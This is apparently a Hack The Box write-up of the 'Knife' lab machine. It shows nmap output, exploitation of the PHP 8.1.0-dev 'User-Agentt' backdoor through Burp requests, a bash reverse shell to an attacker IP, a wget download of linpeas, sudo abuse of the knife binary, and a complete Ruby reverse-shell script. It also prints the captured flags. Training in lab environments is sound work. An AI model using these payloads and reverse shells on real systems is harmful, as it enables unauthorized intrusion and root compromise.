
# knife

```
┌──(root💀kali)-[/Documents/htb/boxes/knife]
└─# nmap -sC -sV  -p- 10.10.10.242
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-03 07:12 EDT
Nmap scan report for 10.10.10.242
Host is up (0.092s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```





Before doing any further enumeration i always take a look at the sourcecode of the webpage, sometimes developers leaves comments behind that might be helpful in exploiting the box (Just press ctr+u) it will open a window with the sourcecode in another tab…
But we didn’t find any comment left by the developer…
After wasting few minutes in directory bruteforcing on the website using gobuster & scanning it with nikto i didn’t found anything useful…
But suddenly i thought to intercept the web request using Burp suite and i found that the website is vulnerable to Remote Code Execution (RCE)…

Request

Raw Headers Hex

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 10.10.10.242
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
```




All Videos News Images More Settings Tools

About 23,800,000 results (0.49 seconds)

https://www.exploit-db.com › exploits

PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution - PHP ...

https://www.exploit-db.com/exploits/49933

```
"User-Agentt": "zerodiumsystem('" + cmd + "');"
```

Request

Raw Headers Hex

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 10.10.10.242
3 User-Agentt: zerodiumsystem('"id"');
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Jun 2021 04:21:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5866
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 uid=1000(james) gid=1000(james) groups=1000(james)
11 <!DOCTYPE html>
12 <html lang="en" >
```

## Request

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET / HTTP/1.1
2 Host: 10.10.10.242
3 User-Agentt: zerodiumsystem("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.17/9001 0>&1'");
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

```
┌──(root💀kali)-[/Documents/htb/boxes/knife]
└─# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.242.
Ncat: Connection from 10.10.10.242:44096.
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ ls
ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
james@knife:/$ cd home
cd home
james@knife:/home$ ls
ls
james
james@knife:/home$ cd james
cd james
james@knife:~$ ls
ls
user.txt
james@knife:~$ cat user.txt
cat user.txt
2ac4c02715c86f38247aa74e24da82ee
james@knife:~$
```

```
james@knife:~$ cd /dev/shm/
james@knife:/dev/shm$ wget 10.10.14.17:8000/linpeas.sh
--2021-06-07 04:29:43--  http://10.10.14.17:8000/linpeas.sh
Connecting to 10.10.14.17:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================>]

2021-06-07 04:29:44 (533 KB/s) - 'linpeas.sh' saved [339569/339569]

james@knife:/dev/shm$ ls
PostgreSQL.1724935134  linpeas.sh
james@knife:/dev/shm$ bash linpeas.sh
```

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

```
james@knife:/dev/shm$ knife exec /bin/bash
WARNING: No knife configuration file found. See https://docs.chef.io/config_rb/ for details.
ERROR: SyntaxError: /bin/bash: Invalid char `\x7F' in expression
     /bin/bash: Invalid char `\x02' in expression
     /bin/bash: Invalid char `\x01' in expression
     /bin/bash: Invalid char `\x01' in expression
```

After few minutes of hunting i found that it can execute ruby scripts...
You can see that there's a command "knife exec [SCRIPT] (options)" which can execute scripts...
Our next step is to create a ruby script and execute it via knife from the command mentioned above...

```
james@knife:/dev/shm$ vi root.rb
```

```ruby
line_num=0
text=File.open('/root/root.txt').read
text.gsub!(/\r\n?/, "\n")
text.each_line do |line|
  print "#{line_num += 1} #{line}"
end
~
```

```
james@knife:/dev/shm$ sudo knife exec root.rb
1 186f8c2977571474569cf55465ea9e49
```

```ruby
#!/usr/bin/env ruby

require 'socket'
require 'open3'

#Set the Remote Host IP
RHOST = "10.10.14.17"
#Set the Remote Host Port
PORT = "1234"

#Tries to connect every 20 sec until it connects.
begin
sock = TCPSocket.new "#{RHOST}", "#{PORT}"
sock.puts "We are connected!"
rescue
  sleep 20
  retry
end

#Runs the commands you type and sends you back the stdout and stderr.
begin
  while line = sock.gets
    Open3.popen2e("#{line}") do | stdin, stdout_and_stderr |
              IO.copy_stream(stdout_and_stderr, sock)
              end

  end
rescue
  retry
end
~
```

```
james@knife:/dev/shm$ sudo knife exec root.rb
```

```
┌──(root💀kali)-[/Documents/htb/boxes/knife]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.242.
Ncat: Connection from 10.10.10.242:42732.
We are connected!
id
uid=0(root) gid=0(root) groups=0(root)
```